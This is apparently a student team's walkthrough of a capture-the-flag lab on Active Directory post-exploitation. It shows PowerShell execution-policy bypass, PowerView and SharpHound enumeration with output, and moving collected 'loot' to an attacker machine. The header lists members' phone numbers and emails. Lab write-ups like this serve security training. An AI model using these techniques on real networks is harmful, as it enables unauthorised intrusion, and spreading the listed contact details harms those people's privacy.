3M2A

TEST, PROTECT, DEFEND

Post-Exploitation Basics Room

Walkthrough

October 21, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram


Table of Contents

Overview

The Post-Exploitation Basics Room is designed to teach participants the essential skills and techniques used after gaining initial access to a target system. This training module focuses on understanding the value of a compromised system, maintaining access, and gathering intelligence for further exploitation.

Task2 – Enumeration w/ Powerview

- I used RDP to access the active directory




Computer: 10.10.214.185

User name: CONTROLLER\Administrator

You will be asked for credentials when you connect.


- Start Powershell - **powershell -ep bypass** -ep bypasses the execution policy of powershell allowing you to easily run scripts and Start PowerView - **. .\Downloads\PowerView.ps1**



Administrator: Command Prompt - powershell -ep bypass


```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator>
```

- I run **Invoke-ShareFinder** to view the shared folders




```
PS C:\Users\Administrator> Invoke-ShareFinder
\\Domain-Controller.CONTROLLER.local\ADMIN$     - Remote Admin
\\Domain-Controller.CONTROLLER.local\C$         - Default share
\\Domain-Controller.CONTROLLER.local\IPC$       - Remote IPC
\\Domain-Controller.CONTROLLER.local\NETLOGON   - Logon server share
\\Domain-Controller.CONTROLLER.local\Share      -
\\Domain-Controller.CONTROLLER.local\SYSVOL     - Logon server share
PS C:\Users\Administrator> _
```

- I run **Get-NetComputer -fulldata | select operatingsystem** to view the running operating system



```
PS C:\Users\Administrator> Get-NetComputer -FullData | Select-Object operatingsystem

operatingsystem
---------------
Windows Server 2019 Standard
Windows 10 Enterprise Evaluation
Windows 10 Enterprise Evaluation
```

- Enumerate the domain users - **Get-NetUser | select cn**



```
PS C:\Users\Administrator> Get-NetUser | Select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
POST{P0W3RV13W_FTW}
sshd
```

- Based on the results I solved the following questions
    1. What is the shared folder that is not set by default?


       Share
    2. What operating system is running inside of the network besides Windows Server 2019?

       Windows 10 Enterprise Evaluation
    3. I've hidden a flag inside of the users find it

       POST{P0W3RV13W_FTW}

Task3 - Enumeration w/ Bloodhound

- I used Remmina to access to the active directory and made a shared folder between my Vm and the active directory




Remote Connection Profile

Name: Quick Connect
Group:
Labels:
Protocol: RDP - Remote Desktop Protocol

Server: 10.10.167.208
Username: Administrator
Password: ••••••••
Domain: CONTROLLER
Share folder: /home/kali/Desktop/Shared Folder/
□ Restricted admin mode
Password hash:
□ Left-handed mouse support □ Disable smooth scrolling
☑ Enable multi monitor ☑ Span screen over multiple monitors
List monitor IDs:

- I put my SharpHound.ps1 in the shared folder (Note: This an important step to pass this task and avoid the technical issues with the json file that you will encounter in this task)




Shared Folder - Thunar


SharpHound.ps1

1 file: 1.2 MiB (1,308,348 bytes) | Free space: 48.0 GiB

- I moved the SharpHound.ps1 from the shared folder in put it in the active directory




Name	Date modified	Type	Size
SharpHound	9/13/2023 5:11 PM	Windows PowerS...	1,278 KB




Name	Date modified	Type	Size
mimikatz	5/14/2020 11:39 AM	Application	1,233 KB
PowerView	5/14/2020 11:41 AM	Windows PowerS...	366 KB
SharpHound	9/13/2023 5:11 PM	Windows PowerS...	1,278 KB

- I run the SharpHound




Name	Date modified	Type	Size
mimikatz	5/14/2020 11:39 AM	Application	1,233 KB
PowerView	5/14/2020 11:41 AM	Windows PowerS...	366 KB
SharpHound	9/13/2023 5:11 PM	Windows PowerS...	1,278 KB

- Transfer the loot.zip folder to your Attacker Machine




Name	Date modified	Type	Size
3D Objects	5/13/2020 8:01 PM	File folder	
Contacts	5/13/2020 8:01 PM	File folder	
Desktop	5/13/2020 8:01 PM	File folder	
Documents	5/14/2020 8:27 PM	File folder	
Downloads	10/19/2024 9:59 AM	File folder	
Favorites	5/13/2020 8:01 PM	File folder	
Links	5/13/2020 8:01 PM	File folder	
Music	5/13/2020 8:01 PM	File folder	
Pictures	5/13/2020 8:01 PM	File folder	
Saved Games	5/13/2020 8:01 PM	File folder	
Searches	5/13/2020 8:01 PM	File folder	
Videos	5/13/2020 8:01 PM	File folder	
20241019103143_loot	10/19/2024 10:31 ...	Compressed (zipp...	13 KB
YmM2MWQ1NzYtYWFhYS00MjM1LThjY...	10/19/2024 10:31 ...	BIN File	10 KB



This PC › _home_kali_Desktop_Shared_Folder_ on kali


Name	Date modified	Type	Size
SharpHound	9/13/2023 5:11 PM	Windows PowerS...	1,278 KB
20241019103143_loot	10/19/2024 10:31 ...	Compressed (zipp...	13 KB

- drag and drop the loot.zip folder into Bloodhound to import the .json files



1. What service is also a domain admin

SQLSERVICE



Pre-Built Analytics Queries


Domain Information —

- Find all Domain Admins [redacted]
- Map Domain Trusts
- Find Computers with Unsupported Operating Systems

